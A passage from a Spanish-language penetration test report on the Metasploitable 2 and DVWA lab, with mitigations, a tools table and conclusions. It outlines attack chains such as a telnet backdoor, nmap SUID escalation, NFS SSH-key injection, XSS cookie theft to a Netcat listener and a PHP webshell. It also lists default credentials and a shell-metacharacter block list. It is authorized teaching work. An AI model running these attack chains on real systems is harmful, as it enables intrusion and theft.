- Aplicar el principio de mínimo servicio: solo mantener activos los servicios estrictamente necesarios.

7.1.2 Samba usermap_script – CVE-2007-2447 (Puerto 445/tcp)

Samba 3.0.20 permite inyección de comandos a través del parámetro `username map script`, otorgando shell root al atacante.

Medidas de mitigación:

- Actualizar Samba a la última versión estable. La versión 3.0.20 contiene múltiples vulnerabilidades críticas.
- Deshabilitar el parámetro `'username map script'` en `smb.conf` si no es necesario. Restringir acceso con `hosts allow`.
- Limitar el acceso a los puertos SMB (139, 445) a las subredes que lo requieran. No exponer SMB a Internet.
- Implementar autenticación basada en LDAP o Active Directory en lugar de cuentas locales Samba.

7.1.3 UnrealIRCd Backdoor – CVE-2010-2075 (Puerto 6667/tcp)

El binario de UnrealIRCd fue comprometido en la cadena de suministro, incluyendo un backdoor que permite ejecución remota de comandos.

Medidas de mitigación:

- Eliminar UnrealIRCd si no es necesario. Si se requiere IRC, instalar una versión verificada con firmas GPG.
- Verificar siempre la integridad de paquetes descargados mediante checksums SHA-256 y firmas digitales.
- Bloquear puertos IRC (6667-6669) si el servicio no es requerido.
- Implementar herramientas de integridad de archivos (AIDE, Tripwire) para detectar modificaciones en binarios.

7.1.4 Java RMI Server – CVE-2011-3556 (Puerto 1099/tcp)

El registro RMI permite la carga remota de clases Java maliciosas, resultando en ejecución de código como root.

Medidas de mitigación:

- Actualizar Java a la última versión LTS. Deshabilitar el registro RMI si no es requerido.
- Configurar un Security Manager de Java con políticas restrictivas para la carga remota de clases.
- Restringir el acceso al puerto 1099 mediante firewall. RMI no debe estar expuesto a redes no confiables.
- Implementar autenticación SSL/TLS en conexiones RMI y listas de control de acceso por IP.

7.1.5 distccd RCE – CVE-2004-2687 (Puerto 3632/tcp)

El servicio de compilación distribuida distccd permite ejecución remota de comandos sin autenticación.

Medidas de mitigación:

- Desactivar distccd si no se utiliza compilación distribuida. Actualizar a versión superior a 2.18.3.
- Si es necesario, configurar --allow para restringir las IPs que pueden enviar trabajos.
- Ejecutar distccd en un contenedor o entorno chroot para limitar el impacto.
- Bloquear el puerto 3632/tcp en el firewall perimetral.

7.1.6 NFS Misconfiguration + SSH Key Injection (Puertos 2049 + 22/tcp)

El export NFS del sistema de ficheros raíz sin restricciones permite montar el disco completo e inyectar claves SSH para acceso root.

Medidas de mitigación:

- Nunca exportar '/' por NFS. Exportar únicamente directorios necesarios con permisos mínimos.
- Asegurar que root_squash está activo en /etc/exports para prevenir operaciones como root remoto.
- Restringir exports a IPs específicas en lugar de '*'. Ejemplo: /datos 192.168.100.0/24(ro,root_squash).
- Proteger .ssh con permisos 700 y authorized_keys con 600. Monitorizar cambios con herramientas de integridad.
- Restringir acceso a NFS (2049, 111) y SSH (22) mediante firewall por origen.

7.1.7 Escalada de Privilegios – nmap SUID

El binario nmap tiene el bit SUID activado y la versión instalada incluye modo --interactive, que permite obtener shell como root.

Medidas de mitigación:

- Eliminar el bit SUID de nmap: `chmod u-s /usr/bin/nmap`. Actualizar a versión moderna sin --interactive.
- Auditar periódicamente binarios SUID/SGID: `find / -perm -4000 -type f`. Comparar contra línea base.
- Consultar GTFOBins (gtfobins.github.io) para identificar binarios SUID peligrosos.
- Montar particiones con opción nosuid (/tmp, /home) para prevenir explotación SUID.

7.1.8 PostgreSQL – Ejecución de Código mediante UDF (Puerto 5432/tcp)

Las credenciales por defecto de PostgreSQL permiten conexión remota y la creación de funciones C (UDF) para ejecutar comandos del sistema.

Medidas de mitigación:

- Cambiar la contraseña por defecto del usuario postgres por una contraseña robusta.
- Configurar pg_hba.conf para restringir conexiones por IP, usuario y base de datos. Usar scram-sha-256.
- Restringir la creación de funciones C revocando CREATE en el esquema public.
- Montar /tmp con noexec y nosuid para prevenir ejecución de librerías maliciosas.
- Configurar listen_addresses='localhost' si no se requiere acceso remoto. Bloquear puerto 5432.

7.1.9 MySQL – Root sin Contraseña (Puerto 3306/tcp)

La cuenta root de MySQL no tiene contraseña y es accesible desde cualquier host (%), permitiendo acceso total a todas las bases de datos.

Medidas de mitigación:

- Establecer contraseña fuerte para root: ALTER USER 'root'@'%' IDENTIFIED BY 'contraseña_segura';
- Eliminar acceso root desde '%'. Limitar a localhost: DELETE FROM mysql.user WHERE user='root' AND host='%';
- Ejecutar mysql_secure_installation para eliminar cuentas anónimas y bases de test.
- Configurar bind-address=127.0.0.1 en my.cnf. Bloquear puerto 3306 en el firewall.
- Almacenar contraseñas con algoritmos seguros (caching_sha2_password) en lugar de MD5.

7.1.10 VNC – Contraseña Débil (Puerto 5900/tcp)

VNC está configurado con la contraseña "password" y proporciona acceso al escritorio como root.

Medidas de mitigación:

- Cambiar la contraseña de VNC por una robusta. VNC limita a 8 caracteres: usar complejidad máxima.
- Sustituir VNC por SSH con X11 forwarding, o usar VNC únicamente a través de túnel SSH.
- Nunca exponer VNC directamente. Acceder siempre por VPN o túnel SSH. Bloquear puerto 5900.
- Configurar VNC para ejecutarse como usuario no privilegiado en lugar de root.

7.1.11 SSH Fuerza Bruta – Credenciales Débiles (Puerto 22/tcp)

Las credenciales msfadmin:msfadmin fueron obtenidas mediante fuerza bruta con Hydra y rockyou.txt en segundos.

Medidas de mitigación:

- Política de contraseñas robusta: mínimo 12 caracteres, combinando mayúsculas, minúsculas, números y símbolos.
- Instalar fail2ban para bloquear IPs tras intentos fallidos (ej: 5 intentos en 10 min = bloqueo 30 min).
- Preferir autenticación por clave pública SSH. Deshabilitar PasswordAuthentication en sshd_config.

- Limitar usuarios SSH con AllowUsers o AllowGroups. Considerar cambiar el puerto por defecto.

7.1.12 Apache Tomcat – Credenciales por Defecto + Deploy de WAR Malicioso (Puerto 8180/tcp)

Apache Tomcat 5.5 está configurado con credenciales por defecto (tomcat:tomcat) en el Tomcat Manager, permitiendo el despliegue remoto de aplicaciones WAR maliciosas que ejecutan código en el servidor.

Medidas de mitigación:

- Cambiar las credenciales por defecto de Tomcat Manager. Eliminar los usuarios tomcat, admin y role1 del archivo tomcat-users.xml.
- Restringir el acceso al Tomcat Manager por IP mediante la directiva RemoteAddrValve, permitiendo solo IPs de administración autorizadas.
- Deshabilitar el despliegue remoto de aplicaciones: configurar autoDeploy="false" y deployOnStartup="false" en server.xml.
- Eliminar las aplicaciones de gestión (/manager, /host-manager) en entornos de producción si no son necesarias.
- Actualizar Apache Tomcat a la última versión estable. Tomcat 5.5 está fuera de soporte desde 2012 y no recibe parches de seguridad.
- Ejecutar Tomcat con un usuario de servicio sin privilegios y con permisos mínimos en el sistema de archivos.

7.2 Web

A continuación se detallan las medidas de mitigación para las 8 vulnerabilidades web identificadas en DVWA.

7.2.1 SQL Injection (WEB-001 y WEB-006)

La aplicación concatena directamente la entrada del usuario en la consulta SQL sin validación, permitiendo explotación manual y automatizada con SQLMap.

Medidas de mitigación:

- Implementar consultas parametrizadas (prepared statements). En PHP: `$stmt = $pdo->prepare('SELECT * FROM users WHERE id = ?');` `$stmt->execute([$id]);`
- Utilizar un ORM que genere consultas seguras automáticamente.
- Validar el tipo de entrada: si se espera un número, verificar con `is_numeric()` o `intval()`.
- Implementar WAF (ModSecurity) con reglas OWASP CRS para bloquear patrones de inyección SQL.
- Principio de mínimo privilegio: la aplicación no debe conectar a MySQL como root.
- Rate limiting para prevenir automatización masiva con SQLMap.

7.2.2 Cross-Site Scripting Reflejado (WEB-002)

La aplicación refleja la entrada del usuario en la página HTML sin codificar caracteres especiales.

Medidas de mitigación:

- Codificar toda la salida según el contexto: HTML (`htmlspecialchars()`), atributos, JavaScript, CSS y URLs.
- Implementar CSP restrictiva: Content-Security-Policy: `script-src 'self'`.
- Utilizar frameworks modernos que codifican la salida automáticamente (React, Angular, Vue.js).
- Validar y sanitizar la entrada en el servidor, nunca solo en el cliente.

7.2.3 Command Injection (WEB-003)

La aplicación ejecuta comandos del sistema operativo incorporando la entrada del usuario sin sanitización.

Medidas de mitigación:

- Evitar llamadas directas al SO (`exec`, `system`, `passthru`, `shell_exec`). Si es imprescindible, usar `escapeshellarg()` y `escapeshellcmd()`.
- Validación con whitelist: para un ping, aceptar solo IPs válidas mediante expresión regular.
- Rechazar caracteres peligrosos: `;`, `|`, `&`, `$`, ```, `\` y saltos de línea.
- Ejecutar la aplicación con usuario de privilegios mínimos.

7.2.4 File Inclusion – LFI (WEB-004)

La aplicación incluye archivos dinámicamente sin restringir las rutas permitidas.

Medidas de mitigación:

- Whitelist de archivos permitidos: solo incluir archivos predefinidos.
- Deshabilitar `allow_url_include` y `allow_url_fopen` en `php.ini` para prevenir RFI.
- Configurar `open_basedir` en PHP para restringir acceso a directorios específicos.

- Utilizar rutas absolutas en lugar de construirlas con entrada del usuario.

7.2.5 File Upload – Webshell (WEB-005)

La aplicación permite subir archivos sin validar el tipo real del contenido.

Medidas de mitigación:

- Validar tipo MIME real (magic bytes), no confiar en la extensión ni en el Content-Type del cliente.
- Whitelist de extensiones permitidas (.jpg, .png, .gif) y rechazar todo lo demás.
- Almacenar archivos subidos fuera del document root.
- Renombrar archivos subidos con nombre aleatorio.
- Deshabilitar ejecución de scripts en el directorio de uploads: php_flag engine off en .htaccess.
- Limitar tamaño máximo y escanear con antivirus.

7.2.6 Cross-Site Scripting Persistente (WEB-007)

El XSS Persistente es más peligroso que el Reflejado: el payload queda almacenado y se ejecuta automáticamente para todos los visitantes.

Medidas de mitigación (adicionales a XSS Reflejado):

- Sanitizar toda la entrada antes de almacenarla en la base de datos, no solo al mostrarla.
- Cookies con flag HttpOnly: impide que JavaScript acceda a document.cookie.
- Cookies con flag Secure: solo se transmiten por HTTPS.
- CSP estricta que prohíba scripts inline y conexiones a dominios no autorizados.
- No confiar en restricciones del lado cliente (maxlength). Validar longitud en el servidor.
- Implementar tokens anti-CSRF en formularios.

7.2.7 Almacenamiento Inseguro de Contraseñas (WEB-008)

Las contraseñas están almacenadas como hashes MD5 sin salt. El 100% fueron crackeados en menos de 1 segundo.

Medidas de mitigación:

- Migrar a bcrypt, scrypt o Argon2id, que incluyen salt automático y son computacionalmente costosos.
- En PHP: password_hash() con PASSWORD_BCRYPT o PASSWORD_ARGON2ID, y password_verify() para verificación.
- Política de contraseñas: mínimo 12 caracteres, combinación de mayúsculas, minúsculas, números y símbolos.
- Verificar contraseñas contra Have I Been Pwned durante registro y cambio.
- Bloqueo temporal de cuenta tras múltiples intentos fallidos.
- Implementar autenticación multifactor (MFA) como capa adicional.

8. Herramientas Utilizadas

A continuación se detallan todas las herramientas empleadas durante las distintas fases de la auditoría de seguridad, todas ellas preinstaladas en Kali Linux 2024.4 o instaladas desde los repositorios oficiales.

8.1 Fase de Reconocimiento y Enumeración

Herramienta	Categoría	Uso en la auditoría
arp-scan	Descubrimiento de hosts	Descubrimiento de hosts activos en la red local mediante paquetes ARP.
Nmap 7.95	Escáner de puertos	Escaneo completo de puertos TCP, detección de versiones (-sV), scripts de vulnerabilidades (--script vuln).
enum4linux	Enumeración SMB	Extracción de usuarios, grupos, recursos compartidos y políticas de contraseñas de Samba.
Nikto 2.5.0	Escáner web	Identificación de configuraciones inseguras, directorios expuestos y versiones obsoletas en Apache.
Feroxbuster	Descubrimiento directorios	Fuerza bruta de directorios y archivos con diccionarios SecLists.

8.2 Fase de Explotación – Infraestructura

Herramienta	Categoría	Uso en la auditoría
Metasploit Framework 6.x	Framework de explotación	Explotación de Samba, UnrealIRCd, Java RMI, distccd, PostgreSQL y VNC. Módulos exploit y auxiliary.
Hydra 9.5	Fuerza bruta	Ataques de fuerza bruta contra SSH con rockyou.txt.
Telnet / Netcat	Conexión manual	Conexión a backdoors (Ingreslock 1524) y servicios sin autenticación (rlogin).
MySQL Client (MariaDB)	Cliente BD	Conexión directa a MySQL sin contraseña para extracción de información.
rlogin	Acceso remoto	Conexión directa como root sin autenticación al servicio rlogin.
mount (NFS)	Montaje remoto	Montaje del export NFS para inyección de clave SSH.
VNC Viewer	Escritorio remoto	Conexión al escritorio gráfico con contraseña débil.

8.3 Fase de Explotación – Web

Herramienta	Categoría	Uso en la auditoría
SQLMap 1.10.2	SQL Injection automática	Detección y explotación de SQLi en DVWA. Enumeración de 7 BD, extracción y cracking de 5 credenciales.

Firefox + DevTools	Navegador web	Inyección manual de payloads SQL/XSS, inspección de cookies, eliminación de restricciones maxlength.
Netcat (nc)	Listener	Recepción de cookies robadas mediante XSS Persistente (puerto 8888).
cURL	Cliente HTTP	Obtención de cookies de sesión y pruebas de conectividad.
PHP Webshell	Payload personalizado	Script PHP subido via File Upload para ejecución de comandos en el servidor.

8.4 Post-Explotación y Cracking

Herramienta	Categoría	Uso en la auditoría
Meterpreter	Shell avanzada	Sesión post-explotación con hashdump, sysinfo, upload/download.
John the Ripper	Cracking contraseñas	Cracking de hashes MD5 extraídos de DVWA (4/4 en <1s) y hashes SHA-512/NT de post-explotación.
hashid	Identificación hashes	Determinación del tipo de hash para seleccionar modo de cracking.
Crunch	Generación diccionarios	Diccionarios personalizados por patrón y longitud.
ssh-keygen	Generación claves SSH	Creación de par de claves para inyección vía NFS.

8.5 Diccionarios y Wordlists

Recurso	Ubicación	Uso
rockyou.txt	/usr/share/wordlists/	~14 millones de contraseñas reales. Usado con Hydra, John the Ripper y SQLMap.
SecLists	/usr/share/seclists/	Colección de listas para fuzzing web, descubrimiento de directorios y payloads.
SQLMap wordlist	Integrada en SQLMap	Diccionario interno para cracking automático de hashes MD5.

8.6 Entorno de Laboratorio

Componente	Rol	Detalle
VirtualBox 7.x	Virtualización	Plataforma para el laboratorio con red interna aislada "pentesting".

Kali Linux 2024.4	Sistema atacante	IP: 192.168.100.10/24. Distribución con todas las herramientas preinstaladas.
Metasploitable 2	Sistema objetivo	IP: 192.168.100.20/24. Máquina vulnerable para prácticas de pentesting.

9. Conclusiones

La auditoría de seguridad realizada sobre Metasploitable 2 (192.168.100.20) ha permitido identificar y explotar un total de 20 vulnerabilidades: 12 en servicios de infraestructura y 8 en aplicaciones web.

9.1 Estado General de Seguridad

El nivel de seguridad del sistema auditado es críticamente deficiente. La máquina presenta múltiples vectores de ataque que permiten obtener acceso root completo en cuestión de segundos. No existe ninguna capa de defensa efectiva: ni firewall, ni IDS/IPS, ni políticas de contraseñas, ni cifrado de comunicaciones.

Categoría	Críticas	Altas	Medias	Total
Infraestructura	9	3	0	12
Web	3	4	1	8
TOTAL	12	7	1	20




Figura 3 – Clasificación de v

9.2 Principales Riesgos Identificados

- Backdoors activos: Ingreslock (1524) y UnreallRCd (6667) proporcionan acceso root inmediato sin credenciales ni exploits complejos.
- Servicios con CVEs conocidos: Samba 3.0.20 (CVE-2007-2447), Java RMI, distccd permiten RCE mediante exploits públicos en Metasploit.
- Credenciales débiles y por defecto: MySQL root sin contraseña, VNC con "password", SSH con msfadmin:msfadmin..
- Aplicaciones web sin protección: DVWA permite SQL Injection, XSS (reflejado y persistente), Command Injection, LFI y File Upload sin ningún control.
- Almacenamiento inseguro de contraseñas: Hashes MD5 sin salt crackeados al 100% en menos de 1 segundo con John the Ripper.

- Robo de sesiones: XSS Persistente permite captura automática de cookies PHPSESSID de cualquier usuario que visite la página.
- Ausencia total de cifrado: Todas las comunicaciones son en texto plano, incluyendo credenciales HTTP.

9.3 Cadenas de Ataque Demostradas

Infraestructura:

- Backdoor directo: telnet al puerto 1524 → root instantáneo (0 segundos).
- Explotación + escalada: distccd → shell daemon → nmap SUID --interactive → root.
- NFS + SSH: mount export → inyección clave SSH en authorized_keys → SSH como root.
- Fuerza bruta: Hydra + rockyou.txt → credenciales SSH válidas.

Web:

- SQL Injection → SQLMap → dump de 7 BD → extracción hashes → John the Ripper → contraseñas en claro.
- XSS Persistente → payload en guestbook → Netcat listener → cookie PHPSESSID robada → session hijacking.
- File Upload → webshell PHP → ejecución de comandos como www-data en el servidor.
- LFI → lectura de /etc/passwd, /proc/version, archivos de configuración del sistema.

9.4 Lecciones Aprendidas

- Mantener el software actualizado: muchas vulnerabilidades explotadas tienen parches desde hace más de 15 años.
- Principio de mínimo privilegio: servicios no deben ejecutarse como root, BD no deben permitir conexiones sin contraseña.
- Defensa en profundidad: un único control no es suficiente; se necesitan múltiples capas (firewall, IDS/IPS, WAF, autenticación fuerte, cifrado).
- Validar toda entrada del usuario: la mayoría de vulnerabilidades web se deben a falta de sanitización.
- Almacenamiento seguro de contraseñas: MD5 sin salt es inaceptable; migrar a bcrypt/argon2.
- Auditar periódicamente: pruebas de penetración regulares son esenciales para identificar vulnerabilidades antes de que sean explotadas.

9.5 Metodología Aplicada

La auditoría se realizó siguiendo las fases estándar de un test de penetración:

- Reconocimiento: Descubrimiento de hosts (arp-scan), escaneo de puertos y servicios (Nmap), enumeración (enum4linux, Nikto, Feroxbuster).
- Análisis de vulnerabilidades: Identificación de versiones vulnerables, configuraciones inseguras y puntos de entrada web.
- Explotación: Explotación manual y automatizada de 12 vulnerabilidades de infraestructura y 8 web.
- Post-explotación: Extracción de credenciales, hashes, escalada de privilegios, robo de sesiones y demostración de persistencia.

- Documentación: Registro detallado de cada vulnerabilidad con evidencias, impacto y recomendaciones.

Todas las pruebas se realizaron en un entorno de laboratorio controlado y aislado (red interna VirtualBox) con autorización académica, siguiendo la metodología y materiales del profesor del módulo de Pentesting del Bootcamp de Ciberseguridad de KeepCoding.